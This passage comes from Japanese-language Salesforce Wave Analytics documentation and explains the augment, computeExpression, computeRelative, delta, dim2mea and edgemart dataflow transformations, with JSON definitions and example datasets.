例を見てみましょう。augment 変換を次のデータセットに適用し、リレーションを「Price」に設定して、`Id` および `ProdId` 項目に基づいてレコードを照合したとします。

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
""	Bench

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
""	Custom	800
null	Standard	700

Wave Analytics は、どちらも空の値 ("") を持つ、Product データセットの最後のレコードと Price データセットの 3 番目のレコードを一致とします。augment 後に作成されるデータセットは次のようになります。

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"",      "Name":"Bench",   "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

一意ではないキーの処理

推奨されてはいますが、左のキーが一意である必要はありません。複数のレコードに同じ左のキーがある場合、Wave Analytics は追加した列に同じ値を作成します。

例を見てみましょう。augment 変換を次のデータセットに適用し、リレーションを「Price」に設定して、`Id` および `ProdId` 項目に基づいてレコードを照合したとします。

Product	
Id	**Name**
Prod1	Table
Prod2	Chair
Prod2	Chair

Price		
ProdId	**Pricebook**	**UnitPrice**
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Standard	700

Wave Analytics は、Product データセットのレコードと Price データセットのレコードを照合します。augment 後に作成されるデータセットは次のようになります。


```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",  "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",  "Price.UnitPrice":450  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",  "Price.UnitPrice":450  }
```


一致なしの処理

右のデータセットに左のキーとの一致がない場合、Wave Analytics は右の列を付加し、ディメンション (日付を含む) に null、基準に「0」を挿入します。

例を見てみましょう。augment 変換を次のデータセットに適用し、リレーションを「Price」に設定して、`Id` および `ProdId` 項目に基づいてレコードを照合したとします。

Product

Id	Name
Prod1	Table
Prod2	Chair
Prod3	Bench

Price

ProdId	Pricebook	UnitPrice
Prod4	Standard	1000
Prod5	Standard	450

キーの一致がないため、Wave Analytics は Product データセットのレコードと Price データセットのレコードを照合しません。augment 後に作成されるデータセットは次のようになります。


```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench",   "Price.Pricebook": null,  "Price.UnitPrice":0 }
```


複数一致の処理

左のデータセットが右のデータセットと 1 対多のリレーションにある場合、Wave Analytics で左のレコードに対して複数一致が見つかることがあります。Wave Analytics が複数一致を処理する方法は、指定された augment 操作に応じて異なります。複数一致のケースを処理するために、次のいずれかの操作を指定できます。

`LookupSingleValue`

augment 変換は、1 行から結果を返します。Wave Analytics は、一致行のリストからランダムに 1 行を選択します。

> **メモ:** データフローを実行するたびに、返された行に応じて Wave Analytics が異なる結果を返す可能性があります。

例を見てみましょう。augment 変換を次のデータセットに適用し、リレーションを「Price」に、操作を `LookupSingleValue` に設定し、`Id` 項目と `ProdId` 項目に基づいてレコードを照合します。

Product	
Id	Name
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

Price データセットに Prod3 の行は複数ありますが、Wave Analytics はランダムにいずれかの一致行を選択し、その行に基づいて値を返します。Wave Analytics が最初の Prod3 行を選択した場合、augment 後に作成されたデータセットは次のようになります。

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450   },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",     "Price.UnitPrice":800   }
```

`LookupMultiValue`

Wave Analytics はすべての一致行から結果を返します。

例を見てみましょう。augment 変換を次のデータセットに適用し、リレーションを「Price」に、操作を `LookupMultiValue` に設定し、`Id` 項目と `ProdId` 項目に基づいてレコードを照合します。

Product	
Id	Name
Prod1	Table
Prod2	Chair
Prod3	Bench

Price		
ProdId	Pricebook	UnitPrice
Prod1	Standard	1000
Prod2	Standard	450
Prod3	Custom	800
Prod3	Standard	700

ルックアップでは複数の Prod3 行を返すため、作成されるデータセット内のディメンション `Price.Pricebook` 項目は複数値項目になり、すべてのディメンション値が表示されます。基準項目 `Price.UnitPrice` には、1500 (800 と 700 の合計) が含まれます。augment 後に作成されるデータセットは次のようになります。

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000          },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450           },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",     "Price.Pricebook":"Standard", "Price.UnitPrice":1500 }
```

関連トピック:

augment 変換

augment パラメータ

augment 変換を定義する場合は、アクション属性を `augment` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
operation	いいえ	右のデータセットの複数行が左のデータセットの1行と一致した場合の変換の処理を示します。有効な値は次のとおりです。 • `LookupSingleValue`。いずれかの一致行から値を返します。`operation` パラメータを指定しない場合、変換はこの操作を使用します。 • `LookupMultiValue`。すべての一致行から値を返します。 各操作についての詳細は、「augment 変換を使用したレコード照合時の特殊なケース」を参照してください。
left	はい	左のデータセットを識別する、データフロー定義ファイル内のノード。これは、この変換に対する2つの入力ソースの 1 つです。
left_key	はい	データセットの augment に使用される左のデータセットのキー列。複合キーを使用する場合、左と右のキーには、同じ数の列が同じ順序で含まれている必要があります。複合キーの場合は、次の構文を使用します。 `[ "Key Column1", "Key Column2", …, "Key ColumnN" ]` メモ: 左または右のキーを複数値項目にすることはできません。
right	はい	右のデータセットを識別する、データフロー定義ファイル内のノード。これは、この変換に対する2つの入力ソースの 1 つです。
relationship	はい	左と右のデータセット間のリレーション。データフローでは、出力データセットの右の列名の先頭に

パラメータ	必須項目	値
		リレーションを追加して、列名を一意でわかりやすくします。
right_select	はい	出力データセットに含める右のデータセットの列名の配列。データフローでは、列名のプレフィックスとしてリレーションを追加して、出力データセットの右列の名前を判別できるようにします。
right_key	はい	データセットのaugmentに使用される右のデータセットのキー列。複合キーを使用する場合、左と右のキーには、同じ数の列が同じ順序で含まれている必要があります。

関連トピック:

augment 変換

computeExpression 変換

computeExpression 変換を使用すると、派生項目をデータセットに追加できます。派生項目の値は、入力データソースから抽出されません。代わりに、Wave は SAQL 式を使用して値を生成します。この式は、入力データの 1 つ以上の項目または他の派生項目を基に計算できます。たとえば、式を使用して、値を項目に追加すること、テキスト項目を連結すること、数値項目で数学的計算を実行することなどができます。

メモ: computeExpression 変換と computeRelative 変換は似ていますが、重要な違いがあります。computeExpression 変換では同じ行内の他の項目に基づいて計算が実行されます。computeRelative 変換では、他の行の同じ項目の前の値および次の値に基づいて計算が実行されます。

computeExpression 変換を作成するときは、次のガイドラインに従ってください。

- 式には次の SAQL 演算子と関数のみを含めることができます。
  - 算術演算子
  - case 演算子
  - 文字列演算子
  - 日付関数
- 派生項目の値は、その指定された型に一致する必要があります。たとえば、値が文字列の場合、派生項目の型を「`Text`」に設定します。
- Wave は、JSON でリストされている順序で派生項目の値を計算します。したがって、同じ computeExpression 変換内の他の派生項目に基づいて派生項目を作成する場合、入力派生項目は最初にリストされている必要

があります。たとえば、次の computeExpression 変換の JSON スニペットでは、Derived_A が Derived_B より前にリストされている必要があります。

```
"CreateDerivedFields": {
   "action": "computeExpression",
   "parameters": {
      "source": "sourceNode",
      "mergeWithSource": false,
      "computedFields": [
         {
            "name": "Derived_A",
            "type": "Text",
            "label": "Derived Field A",
            "saqlExpression": "\"hello \""},
         {
            "name": "Derived_B",
            "type": "Text",
            "label": "Derived Field B Dependent on Field A",
            "saqlExpression": "Derived_A + \"world\""}
         ]
      }
   }
```

- 作成されるデータセットに派生項目のみを含めるか、入力項目と派生項目を含めるかを選択できます。

例: 例を見てみましょう。Salesforce 商談データに基づいてデータセットを作成します。Opportunity オブジェクトから ID 項目と Amount 項目を抽出するデータフローを作成します。さらに、データセットに ModifiedId、SalesTax、FinalPrice、ValueCategory 派生項目も追加します。派生項目で、次の操作を実行します。

- 各商談 ID に「SFDC」を追加し、新しい更新 ID を取得する。
- 8% の税率に基づいて消費税を計算する。
- 金額と消費税を追加して最終価格を計算する。
- 計算された最終価格に基づいて商談を Low、Medium、High 値のバケットに分類する。

次のデータフロー定義を作成します。

```
{
   "salesData": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            {"name": "Amount"},
            {"name": "Id"}]}},
   "Derived_Fields": {
      "action": "computeExpression",
      "parameters": {
         "source": "salesData",
         "mergeWithSource": true,
         "computedFields": [
            {
               "name": "ModifiedId",
               "type": "Text",
               "saqlExpression": "\"SFDC\" + Id"},
```

```
            {
               "name": "SalesTax",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount * 0.08"},
            {
               "name": "FinalPrice",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount + SalesTax"},
            {
               "name": "ValueCategory",
               "type": "Text",
               "saqlExpression": "
                  case
                     when FinalPrice < 1000 then \"Low\"
                     when FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\"
                     else \"High\"
                  end"}
         ]
      }
   },
   "Register_CategorizedSales": {
       "action": "sfdcRegister",
       "parameters": {
           "alias": "Categorized_Sales",
           "name": "Categorized_Sales",
           "source": "Derived_Fields" }
   }
}
```

computeExpression パラメータ

computeExpression 変換を定義する場合は、アクション属性を computeExpression に設定します。値の生成に使用される入力ソースと式のパラメータも指定します。

computeExpression パラメータ

computeExpression 変換を定義する場合は、アクション属性を computeExpression に設定します。値の生成に使用される入力ソースと式のパラメータも指定します。

パラメータは、computeExpression ノードの parameters および computedFields セクションで指定できます。

Parameters

次の表では、parameters セクションのパラメータについて説明します。

パラメータ	必須項目	値
source	はい	この変換の入力ソースを識別する、データフロー定義ファイル内のノード。
mergeWithSource	いいえ	作成されるデータセットで入力項目が派生項目と共に含まれるかどうかを示します。trueの場合、作成されるデータセットには、ソースからのすべての入力項目と新しく生成された派生項目が含まれます。falseの場合、作成されるデータセットには派生項目のみが含まれます。デフォルトは true です。
computedFields	はい	データセットの派生項目を生成するために使用される、属性と式。「computedFields」を参照してください。

computedFields

次の表では、`computedFields` セクションの属性について説明します。項目メタデータを上書きするために指定できる、省略可能な属性についても説明します。これにより、データセットに異なるデータが表示されるようになります。たとえば、Wave は項目の null 値をデフォルト値で置き換えることができます。

パラメータ	必須項目	値
name	はい	生成された項目の API 名。 メモ: API 名は一意にする必要があります。一意でない場合、データフローの実行は失敗します。
type	はい	項目と関連付けられた Wave Analytics データ型。有効な型は、Text、Numeric、または Date です。 例: `"type": "Text"`
label	いいえ	Wave ユーザインターフェースに表示される、生成された項目の表示

パラメータ	必須項目	値
		名。255 文字まで入力できます。指定されていない場合、デフォルトの入力項目名に設定されます。
saqlExpression	はい	派生項目の値を計算するために使用する SAQL 式。式は、変換の入力項目または他の派生項目を基に計算できます。 例: `"saqlExpression":"toDate(birth_day, \"yyyy-M-d\")"`
format	はい (日付項目のみが対象)	派生日付項目の形式。形式についての詳細は、「外部データのメタデータ形式リファレンス」を参照してください。
precision	はい (数値項目のみが対象)	数値の最大桁数、またはテキスト値の長さ。数値の場合、小数点の右側と左側の両方をあわせたすべての桁数 (ただし小数点自体は含まない) が含まれます。値は 1 ～ 18 (この値は範囲に含まれる) である必要があります。テキスト値の場合、デフォルト値は 255 文字です。1 ～ 32,000 (この値は範囲に含まれる) 文字である必要があります。 例: `"precision": 10`
scale	はい (数値項目のみが対象)	数値の小数点の右側の桁数。precision の値より小さくします。値は 0 ～ 17 (この値は範囲に含まれる) 文字である必要があります。 例: `"scale": 2`
defaultValue	いいえ	null が有効なテキスト項目および数値項目が対象。指定された項目の

パラメータ	必須項目	値
		null 値と置き換えるデフォルト値です。

関連トピック:

computeExpression 変換

computeRelative 変換

computeRelative 変換を使用すると、他の行の値に基づく派生項目をデータセットに追加して、データのトレンドを分析することができます。たとえば、販売パイプラインのトレンドを分析するために、商談が各フェーズに滞在した日数を計算する派生項目を作成できます。また、商談のフェーズを通じて商談金額の変化を計算することもできます。

メモ: computeExpression 変換と computeRelative 変換は似ていますが、computeExpression 変換では同じ行内の項目に基づいて計算が実行されます。computeRelative 変換では、他の行 (特に、現在の行、最初の行、前の行、または次の行) の同じ項目に基づいて計算が実行されます。

computeRelative 変換を定義する場合は、入力としてソース変換を指定し、レコードをパーティションに分け、各パーティション内のレコードを並び替えます。たとえば、sfdcDigest を使用して商談履歴レコードを抽出し、computeRelative を使用して各商談の経時的な変化を計算できます。商談レコードを商談 ID ごとのパーティションに分け、各パーティション内のレコードを時系列で並び替えて、前の値と次の値を正しく識別できます。

例: 例を見てみましょう。販売パイプラインのトレンド分析を実行するために、次の変換を含むデータフローを作成します。

sfdcDigest 変換

OpportunityHistory オブジェクトから次のデータを抽出します。

OpportunityHistory Object

OpportunityId	CreatedDate	StageName	Amount	CloseDate
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	36938	11/15/2005
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	4200	12/3/2005
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	71500	11/30/2005
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	18750	11/15/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	5832	11/23/2005
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	7128	11/30/2005
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	20148	11/15/2005
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	141120	12/16/2005
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	42900	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	18750	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	52000	11/30/2005

computeRelative 変換

次のタスクを実行します。

- 抽出したレコードを商談 ID ごとのパーティションに分ける。
- 各パーティション内で、抽出したレコードを CreatedDate の昇順に並び替える。CreatedDate によって並び替えることにより、各商談の変化が時系列に表示されます。

- 最終的なデータセットに次の派生項目を追加する。

  OpportunityCreatedDate
  商談が最初に作成された日付を決定します。この日付と実際の完了日を併せて使用して、商談の成立に要した日数を判断できます。目標は、収益を認識するまでの販売サイクルを短縮することです。

  ValidToDate
  商談の状態の有効期限を決定します。この項目を使用して、各レコードの商談の詳細が有効な期間を判断できます。

  AmountPrev
  商談の以前の金額を決定します。この項目を使用して、商談の価値が増加しているか減少しているかを判断できます。これは、販売目標を達成できるかどうかに影響を与えます。

  CloseDatePrev
  商談の以前の完了予定日を決定します。この項目を使用して、商談の販売サイクルを通じて、完了予定日がどのように変化するかを分析できます。完了予定日の延期が続いている場合は、販売サイクルが長引く原因となっている問題を特定する必要があります。

sfdcRegister 変換
sfdcDigest 変換で抽出された項目と computeRelative 変換の派生項目が含まれる最終的なデータセットを登録します。

次のデータフロー定義を作成します。

```
{
    "extractOppHistory": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "OpportunityHistory",
            "fields": [
                {"name": "OpportunityId"},
                {"name": "CreatedDate"},
                {"name": "StageName"},
                {"name": "Amount"},
                {"name": "CloseDate"}
            ]
        }
    },
    "computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
            "computedFields": [
                {
                    "name": "OpportunityCreatedDate",
                    "expression": {
```

```
                        "sourceField": "CreatedDate",
                        "offset": "first()",
                        "default": "current()"
                    }
                },
                {
                    "name": "ValidToDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "next()",
                        "default": "3000-01-01T00:00:00.000Z"
                    }
                },
                {
                    "name": "AmountPrev",
                    "expression": {
                        "sourceField": "Amount",
                        "offset": "previous()",
                        "default": "0"
                    }
                },
                {
                    "name": "CloseDatePrev",
                    "expression": {
                        "sourceField": "CloseDate",
                        "offset": "previous()",
                        "default": "01/01/1970"
                    }
                }
            ],
            "source": "extractOppHistory"
        }
    },
    "Register_OppportunityHistory_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "SalesPipelineTrending",
            "name": "Sales Pipeline Trending",
            "source": "computeTrending"
      }
   }
}
```

データフローが実行され、次のデータセットが作成されます。

Sales Pipeline Trending Dataset

OpportunityId	CreatedDate	StageName	Amount	CloseDate	OpportunityCreatedDate	ValidToDate	AmountPrev	CloseDatePrev
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	429000	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-03T21:53:36.000Z	0	1/1/1970
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	201480	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-23T20:24:09.000Z	429000	11/15/2005
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	369380	11/15/2005	2005-10-17T22:28:33.000Z	3000-01-01T00:00:00.000Z	201480	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	187500	10/31/2005	2005-10-17T23:30:20.000Z	2005-10-28T18:12:06.000Z	0	1/1/1970
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	187500	11/15/2005	2005-10-17T23:30:20.000Z	3000-01-01T00:00:00.000Z	187500	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	520000	11/30/2005	2005-10-28T17:45:30.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	42000	12/3/2005	2005-11-08T18:47:18.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	1411200	12/16/2005	2005-11-08T19:44:27.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	715000	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-23T01:07:46.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	71280	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-25T18:03:46.000Z	715000	11/30/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	58320	11/23/2005	2005-11-23T01:06:57.000Z	3000-01-01T00:00:00.000Z	71280	11/30/2005

レコードは、商談 ID ごとにパーティションに分けられ、各パーティション内で CreatedDate 項目に基づく昇順に並び替えられています。Wave では、各パーティション内の前の行や次の行を使用して、データセット内の項目値の変化を調べられるようになりました。

computeRelative のパラメータ

computeRelative 変換を定義する場合は、アクション属性を `computeRelative` に設定します。入力ソース、パーティション基準項目、並び替え項目、および派生項目を定義するパラメータも指定します。

computeRelative のパラメータ

computeRelative 変換を定義する場合は、アクション属性を `computeRelative` に設定します。入力ソース、パーティション基準項目、並び替え項目、および派生項目を定義するパラメータも指定します。

パラメータは、computeRelative ノードの次のセクションで指定できます。

パラメータ

次の表では、`parameters` セクションのパラメータについて説明します。

パラメータ	必須項目	値
source	はい	この変換の入力ソースを識別する、データフロー定義ファイル内のノード。
partitionBy	はい	データセット内のレコードをパーティションに分けるために使用される項目の API 名。パーティション基準項目は 1 つだけ指定します。
orderBy	はい	各パーティション内のレコードの並び替えに使用される項目、および昇順(`asc`)または降順(`desc`)の並び替え順。並び替え項目は 1 つだけ指定します。 例: `"orderBy": [ { "name":"CreatedDate", "direction":"asc"`

パラメータ	必須項目	値
		<pre> }]</pre>

computedFields	はい	派生項目の定義のリスト。
		例:
		<pre>"computedFields": [
		    {
		        "name": "OpportunityCreatedDate",
		        "expression": {
		            "sourceField": "CreatedDate",
		            "offset": "first()",
		            "default": "current()"
		        }
		    },
		    {
		        "name": "AmountPrev",
		        "expression": {
		            "sourceField": "Amount",
		            "offset": "previous()",
		            "default": "0"
		        }
		    }
		]</pre>「computedFields」を参照してください。

computedFields

次の表では、`computedFields` セクションの属性について説明します。

パラメータ	必須項目	値
name	はい	データセットに追加する派生項目のAPI 名。この名前は、データセット内で一意の名前にします。 メモ: 名前が一意でない場合、データフローの実行に失敗します。

expression	はい	派生項目の値を計算するために使用される式の属性。式は、変換の入力項目または他の派生項目を基に計算できます。
		例:
		<pre>"expression": {
		    "sourceField": "CloseDate",
		    "offset": "previous()",
		    "default": "01/01/1970"</pre>

パラメータ	必須項目	値
		「expression」を参照してください。

expression

次の表では、`expression` セクションの属性について説明します。

パラメータ	必須項目	値
sourceField	はい	式で使用されるソースノードからの入力項目の API 名。

offset	はい	式に使用される関数。次の関数を使用できます。
		`current()`
		現在のレコードから値を取得します。
		例:
		`"offset": "current()"`
		`first()`
		パーティション内の最初のレコード (商談の最初の CreateDate など) から値を取得します。
		例:
		`"offset": "first()"`
		`next()`
		次のレコードから値を取得します。
		例:
		`"offset": "next()"`
		`previous()`
		前のレコードから値を取得します。
		例:
		`"offset": "previous()"`
		メモ: 派生項目は定義された順に計算されます。派生項目の計算は、別の派生項目の値に基づいて行うこともできますが、その派生項目が定義済みである必要があります。たとえば、`next()` は、次の行の派生項目の値にアクセスすることはできません。
		ヒント: computeRelative 変換では、`previous()` 関数および `next()` 関数を使用するときに正しい結果を得るには、レコードを並び替える必要があります。

パラメータ	必須項目	値

デフォルト	はい (数値項目のみが対象)	値を計算できない場合のデフォルト値。たとえば、前の値または次の値が存在しない場合のデフォルト値を指定できます。デフォルト値として定数値または `current()` を挿入できます。
		例:
		`"default": "3000-01-01T00:00:00.000Z"`
		`"default": "current()"`

delta 変換

delta変換では、経時に伴うデータセットの基準列の値の変化を計算します。delta変換では、データセットの出力列を生成して各レコードのデルタを保存します。デルタを作成することで、ビジネスアナリストがクエリでデルタを利用しやすくなります。

delta変換では、各レコードの値を以前のレコードの値と比較して各デルタ値を計算します。レコードが一定順序に並んでいるとは限らないため、delta変換では、デルタ値を計算する前にレコードを並び替えます。このために、変換はデータを指定されたディメンション、続いてエポック日付列で並び替えます。

メモ: Wave Analyticsでは、日付を処理するとき、処理された日付ごとに次のエポック日付列を作成します。

エポック時間列	説明
<date_column_name>_sec_epoch	たとえば、日付列がCloseDateの場合、生成されるエポック秒列はCloseDate_sec_epochになります。この列では、1970年1月1日 (深夜UTC/GMT) からの経過秒数が提供されます。
<date_column_name>_day_epoch	たとえば、日付列がCloseDateの場合、生成されるエポック日列はCloseDate_day_epochになります。この列では、1970年1月1日 (深夜UTC/GMT) からの経過日数が提供されます。

例: 例を見てみましょう。OpportunityHistoryオブジェクトの商談履歴が含まれるOppHistoryDeltaデータセットを作成し、商談金額のデルタも計算します。

OpportunityHistoryオブジェクトには次のデータが含まれます。

OpportunityId	CloseDate	StageName	Amount (金額)
1	2014年1月1日	New	100
2	2014年1月1日	New	100

OpportunityId	CloseDate	StageName	Amount (金額)
2	2014 年 2 月 1 日	ClosedWon	200
1	2014 年 3 月 1 日	ClosedWon	100

次のデータフロー定義を作成します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityHistory",
         "fields": [
            { "name": "OpportunityId" },
            { "name": "CloseDate" },
            { "name": "StageName" },
            { "name": "Amount" }
         ]
      }
   },
   "Calculate_Delta": {
      "action": "delta",
      "parameters": {
         "dimension": "OpportunityId",
         "epoch": "CloseDate_day_epoch",
         "inputMeasure": "Amount",
         "outputMeasure": "DeltaAmount",
         "source": "Extract_Opportunities"
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppHistoryDelta",
         "name": "OppHistoryDelta",
         "source": "Calculate_Delta"
      }
   }
}
```

商談金額ごとにデルタ値を計算するには、delta 変換でレコードをディメンション (OpportunityId)、続いて時間 (CloseDate_day_epoch) で次のように並び替えます。

OpportunityID	CloseDate	StageName	Amount (金額)
1	2014 年 1 月 1 日	New	100
1	2014 年 3 月 1 日	ClosedWon	100
2	2014 年 1 月 1 日	New	100
2	2014 年 2 月 1 日	ClosedWon	200

変換では、レコードの並び替え後、ディメンション (OpportunityId) ごとに前の値と次の値が比較されて各レコードのデルタ値が求められます。さらに次のデータセットが作成されます。

OpportunityId	CloseDate	StageName	Amount (金額)	DeltaAmount
1	2014 年 1 月 1 日	New	100	0
1	2014 年 3 月 1 日	ClosedWon	100	0
2	2014 年 1 月 1 日	New	100	0
2	2014 年 2 月 1 日	ClosedWon	200	100

変換では、各ディメンションの最初のレコードに、デルタ値として「0」が挿入されます。

メモ: 商談に同じ日に行われた複数の変更が含まれている場合は、レコードをより詳細な時間単位で並び替える必要があります。この場合は、CloseDate_sec_epoch 列で並び替えます。そうしないとレコードが正確に並ばず、誤ったデルタ値が求められる場合があります。

delta パラメータ

delta 変換を定義する場合は、アクション属性を `delta` に設定してパラメータを指定します。

delta パラメータ

delta 変換を定義する場合は、アクション属性を `delta` に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
dimension	はい	デルタ値の計算時にレコードの並び替えに使用するデータセット内のディメンション列。
epoch	はい	デルタ値の計算時にレコードの並び替えに使用するデータセット内のエポック日付列。
inputMeasure	はい	デルタ計算の基準項目。
outputMeasure	はい	デルタ値が含まれる出力列の名前。
source	はい	デルタ列の追加先となるデータセットが含まれる、データフロー定義ファイル内のノード。

関連トピック:

delta 変換

dim2mea 変換

dim2mea 変換では、ディメンションに基づいて新しい基準を作成します。この変換では、データセットに新しい基準列を追加します。また、ディメンションを保持して、そのディメンションを使用する既存のレンズとダッシュボードがリンク切れにならないようにします。

変換でディメンションから基準を作成できない場合、指定されたデフォルト値が基準に入力されます。デフォルト値が指定されていない場合は、「0」が挿入されます。

例: 例を見てみましょう。Opportunity オブジェクトにはカスタムテキスト項目 StageVal__c が含まれます。この項目には特定のフェーズの商談金額が含まれます。これはテキスト項目であるため、Wave Analytics ではこのデータがディメンションとして読み込まれます。ただし、このディメンションから基準を作成することで、ユーザがフェーズ金額に基づいて計算を実行できるようになります。

次のデータフロー定義を作成します。

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "StageVal__c" }
         ]
      }
   },
   "Create_Measure_From_Dimension": {
      "action": "dim2mea",
      "parameters": {
         "dimension": "StageVal__c",
         "measure": "StageValue",
         "measureDefault": "0",
         "measureType": "long",
         "source": "Extract_Opportunities"
      }
   },
   "Register_The_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesWithConvertedMeasure",
         "name": "OpportunitiesWithConvertedMeasure",
         "source": "Create_Measure_From_Dimension"
      }
   }
}
```

dim2mea パラメータ
dim2mea 変換を定義する場合は、アクション属性を dim2mea に設定してパラメータを指定します。

dim2mea パラメータ

dim2mea 変換を定義する場合は、アクション属性を dim2mea に設定してパラメータを指定します。

次の表では、入力パラメータについて説明します。

パラメータ	必須項目	値
dimension	はい	基準の作成元であるデータセットのディメンション列。
measure	はい	出力基準の名前。この列名は、データセット内で一意にする必要があります。変換ではデータセット内のディメンションが保持されるため、ディメンションと同じ名前を使用しないでください。
measureDefault	はい	変更がディメンションから基準を作成できない場合の基準のデフォルト値。
measureType	はい	基準のデータ型。有効値:"long"
source	はい	基準の追加先となるデータセットが含まれる、データフロー定義ファイル内のノード。

関連トピック:

dim2mea 変換

edgemart 変換

edgemart 変換では、Salesforce データ、外部データ、またはこれら 2 つの組み合わせが含まれる既存の登録済みデータセットへのアクセス権をデータフローに付与できます。この変換を使用すると、データセットを参照してそのデータをデータフロー内の後続の変換で使用できます。この変換と augment 変換を併用して、既存のデータセットを新規データセットと結合できます。

例: 例を見てみましょう。最終的な売上金額を商談金額と比較して、商談を成立させるために多額の割引が行われたかどうかを判別します。FinalSales データセットは以前作成し、登録済みです。FinalSales データセットには、完了して成立した商談ごとに最終売上金額が含まれています。

表 63 : FinalSales データセット

OppID	UpdateDate	StageName	SaleAmount
1	2014 年 1 月 1 日	ClosedWon	100,000
2	2013 年 11 月 1 日	ClosedWon	150,000
3	2014 年 2 月 1 日	ClosedWon	200,000

次に、Opportunity オブジェクトの商談情報が含まれるデータセットを作成します。その後で、既存の FinalSales データセットのデータを Opportunity データセットと結合します。

次のデータフロー定義を作成します。

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" }
            ]
        }
    },
    "Extract_Final_Sales_Data": {
        "action": "edgemart",
        "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
        "action": "augment",
        "parameters": {
            "left": "Extract_Opportunities",
            "left_key": [ "Id" ],
            "relationship": "Opportunity",
            "right": "Extract_Final_Sales_Data",
            "right_key": [ "OppID" ],
            "right_select": [ "SaleAmount" ]
        }
    },
    "Register_Opportunity_FinalSales_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OpportunityVersusFinalSales",
            "name": "OpporunityVersusFinalSales",
